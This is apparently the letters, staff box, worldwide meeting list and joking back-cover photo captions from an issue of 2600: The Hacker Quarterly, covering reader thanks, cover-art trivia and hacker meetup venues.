Long time reader, first time writer (aside from requesting a subscription here and there).

I wanted to simply thank you for the thought behind the cover of 33:4. I know that you put a lot of thought (and sometimes afterthought: (spotgate)) into your product design.

I am not sure, but curious about what prompted the tribute to so many noteworthy people who made a contribution to history, both publicly significant (Martin Luther King Jr., young Cassius Clay, John Lennon) and others who didn't make the global headlines (is that Kevin Poulsen in the lower right-hand corner?). However, that is the footnote to my point.

Minnesota thanks you for the homage to Prince and the placement of his effigy as the central "head" of missile command. To my knowledge, he was not a traditional hacker, but had a significant imprint on the musical landscape. He was a quiet philanthropist to his city, and an indefatigable force in the artistic community.

And lastly, I vaguely recognize the Angry Orchard priest throwing up the finger near Prince but I can't place the name.

We thank you for your continued service and inspiration to the world. (My favorite part of your rag is the letters and the oft wit and wisdom with which you respond.)

Hackers of the world untie! (err, unite)
Morti5 the MoUse/Alfson

The priest is actually Frank Kelly from the British television program Father Ted. The person on the bottom right is actor Gene Wilder. All of those people represent the dead uniting in rebellion against the world of today.

Dear *2600*:

I'm a 20-plus-year reader of *2600*, coming into "my own" as a hacker in the late 1970s. While I've had many careers both in and out of technical fields, I've always kept my brain nimble through "poking under the hood" of whatever technology I've come across. Every issue of *2600* is a lovely mixed bag of technical and sociological delights.

The editorial at the beginning of 34:2, however, struck home particularly hard. Thank you for your continued stance regarding freedom of thought and speech, especially under this new administration. With this administration *particularly*. You correctly point out that rigorous - proper - journalism is not something "just anyone" can do. It takes training, practice, and courage.

You say "the Trump administration has unintentionally reinvigorated the very media it abhors." I concur: not since the Nixon administration have I seen this level of engagement in the work of journalism.

Print is *not* dead! Amen! Journalism is *not* dead. Amen!

Thank you for your dedication to inquiry, thought, creative problem-solving, and curiosity. Thank you for providing such a valuable forum for us to question and exchange ideas - and being one of the "candles in the dark."

akaky

We appreciate the recognition. And we hope to see scores of new journalists come out of this time we're in.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Digital Edition Layout and Design
Skram, TheDave

Paper Edition Layout and Design
Skram

Covers
Dabu Ch'wald

PRINTED EDITION CORRESPONDENCE:
2600 Subscription Dept.,
P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:
U.S. & Canada - $27 individual,
$50 corporate (U.S. Funds)
Overseas - $38 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2017 are $27 per year or $6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.,
P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**
Copyright © 2018; 2600 Enterprises Inc.

"Hacking is bad and it shouldn't be done. But look at the things that were hacked. Look at what was learned from that hacking."
- President-elect Donald Trump, January 11, 2017

"Truth is stranger than fiction, but it is because Fiction is obliged to stick to possibilities; Truth isn't." - Mark Twain, 1897

"I'm here because I'm a refugee." - Google co-founder Sergey Brin, 2017

"If I had to do it all over again, I would know a hell of a lot more about cybersecurity." - Donna Brazile, interim chairperson for the Democratic National Committee, 2016

2600 MEETINGS - 2017

ARGENTINA

Buenos Aires: Bellagamba Bodegon, Armenia 1242, first table to the left of the front door.
Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Central Coast Leagues Club (level 2 in the outdoor area). 6 pm
Melbourne: Captain Melville, 34 Franklin St. 6 pm
Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm
Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.
Vancouver: International Village Mall food court.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm
Toronto: Free Times Cafe, College and Spadina.
Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECHIA

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Forum shopping center (Mannerheimintie 20), food court on floor zero.

FRANCE

Paris: Burger King, first floor, Place de la Republique. 6 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the entrance to the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm
***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.
Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.
Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm
Trondheim: Den Gode Nabo. 7 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm
Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

RUSSIA

Moscow: RNDM, Podkopayevskiy Pereulok, 7. 7 pm
Murmansk: Rock and Roll Music Bar, pr. Lenina, 11. 7 pm
Saint Petersburg: Pivnoy Etiket bar, Marata St 14. 7 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Leeds: The Brewery Tap Leeds. 7 pm
London: Trocadero Shopping Center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm
Manchester: Bulls Head Pub on London Rd. 7:30 pm
Norwich: Bell Hotel Pub, lower floor near the TV. 6 pm

Scotland

Edinburgh: The Amber Rose, 22-26 Castle St. 6 pm
Glasgow: Starbucks, 9 Exchange Pl. 6 pm

Wales

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Arizona

Phoenix: Lux Central, 4400 N Central Ave. 6 pm
Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm
Tucson: BlackRock Brewers, 1664 S Research Loop #200. 6 pm

Arkansas

Fort Smith: Fort Smith Coffee Company, 1101 Rogers Ave. 6 pm

California

Anaheim (Fullerton): 23b Shop, 418 E Commonwealth Ave (business park behind the thrift store). 7 pm
Chico: Starbucks, 246 Broadway St. 6 pm
Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar. 6 pm
Monterey: East Village Coffee Lounge. 5:30 pm
Petaluma: Starbucks, 125 Petaluma Blvd N. 6 pm
Sacramento: Hacker Lab, 1715 I St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Center near street level fountains. 6 pm
San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm

Connecticut

Wallingford: Panera Bread, 1094 N Colony Rd. 6 pm

Delaware

Newark: Barnes and Nobles cafe area, Christiana Mall.

Florida

Fort Lauderdale: Grind Coffee Project, 599 SW 2nd Ave. 7 pm
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm
Jacksonville: Kickbacks Gastropub, 910 King St. 6:30 pm
Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm
Sebring: Lakeshore Mall food court, next to payphones. 6 pm
Titusville: Playalinda Brewing Co,, 305 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance.
Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Champaign-Urbana: Lincoln Square Mall food court.
Chicago: O'Hare Oasis on 294 behind the bank kiosk. 8 pm
Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.
Indianapolis: City Market, 2nd floor, just outside Tomlinson Tap Room.
West Lafayette: Jake's Roadhouse, 135 S Chauncey Ave.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.
Davenport: Co-Lab, 627 W 2nd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston (Cambridge): Starbucks, The Garage, 36 JFK St. 7 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2215 Scott Ave. 7 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm
Las Vegas (Henderson): SYN Shop, 1075 American Pacific Dr Suite C. 6 pm
Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Somerville: Dragonfly Cafe, 14 E Main St.

New York

Albany: Starbucks, 1244 Western Ave. 6 pm
New York: The Atrium at 875, 53rd St & 3rd Ave, lower level.
Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm
Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).
Raleigh: Morning Times, 10 E Hargett St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm
Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.
Columbus: Front of the food court fountain in Easton Mall. 7 pm
Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.
Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm
Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm
Philadelphia: 30th St Station, food court outside Taco Bell. 5:30 pm
Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.
State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.
Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Myrtle Beach: SubProto, 3926 Wesley St, Suite 403.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm
Nashville: Nashville Software School, 500 Interstate Blvd S #300. 6 pm

Texas

Austin: Whole Foods 2nd floor pavilion, 525 N Lamar Blvd. 7 pm
Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm
Houston: Ninfa's Express seating area, Galleria IV. 6 pm
Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm
Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm
Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Cafe Allegro, upstairs, 4214 University Way NE (alley entrance). 6 pm
Spokane: Starbucks, 915 E Hawthorne Rd.
Tacoma: Tacoma Mall food court. 6 pm
Wenatchee: Badger Mountain Brewing, 1 Orondo Ave.

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

URUGUAY

Montevideo: MAM Mercado Agricola de Montevideo, Jose L. Terra 2220, Choperia Mastra. 7 pm

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!

The Back Cover Photos

Here's a frame from the 2000 movie Romeo Must Die (spotted by **The Guy That Watches Bad Early 00s Films**) where protagonist Han Sing (played by Jet Li) is breaking into our apartment with a damn drill. Please. He couldn't even bring a lockpick set? In all likelihood, the reference was intentional since bypassing security is kinda our thing.

The Back Cover Photos

Who isn't enthusiastic about the Domain Name System? We certainly are and so is whoever painted this in the Sachsenhausen neighborhood of Frankfurt, Germany. Thanks to **Sam Pursglove** for discovering this. And if you search online with the above info, you'll find a whole bunch more tags from this artist.

The Back Cover Photos

A little known fact: all FTP transfers go through this building near the corner of Fairfax Avenue and Beverly Boulevard in Los Angeles. At least we assume that's the case - it would explain most of the bottlenecks we experience. Discovered by **SC**.

The Back Cover Photos

This must be the building that housed the very first website back in 1924, another little known fact that you'll only find on our back cover. Thanks to **Barry von Tobel** for findng this piece of history in Waltham, Massachusetts.

The Back Cover Photos

Spotted at North 2nd Street, Minneapolis, Minnesota by **tom wik**, this is one of our absolute favorite buildings bearing our name. We especially like the collection of stones where anyone else would have put a window.

The Back Cover Photos

If you ever get a chance to take a tour anywhere, always make sure it's a "hacker" tour. They're so much more fun! Thanks to **Richard Hanisch** for sending this one in from Vienna, Austria, who hopefully kept their servers secure while a bus full of hackers was in town.

The Back Cover Photos

Holy crap! This is the most majestic one of our buildings yet! (They even use our font.) This is actually a Buddhist bookstore in Colombo, Sri Lanka which is unlike any bookstore we've ever seen. Thanks to **Rohan** for discovering this masterpiece. (By the way, the "2600" has nothing to do with the address. Apparently, 2011 was the 2600th anniversary of "the enlightenment of the Buddha" - and we missed the whole celebration, which wound up producing buildings like this.)

The Back Cover Photos

We all know that UNIX is powerful, but we never cease to be amazed at all of the places you can find it. This dual processor system was discovered by **Kenya** at Hotel Catalonia La Pedrera in Barcelona, Spain.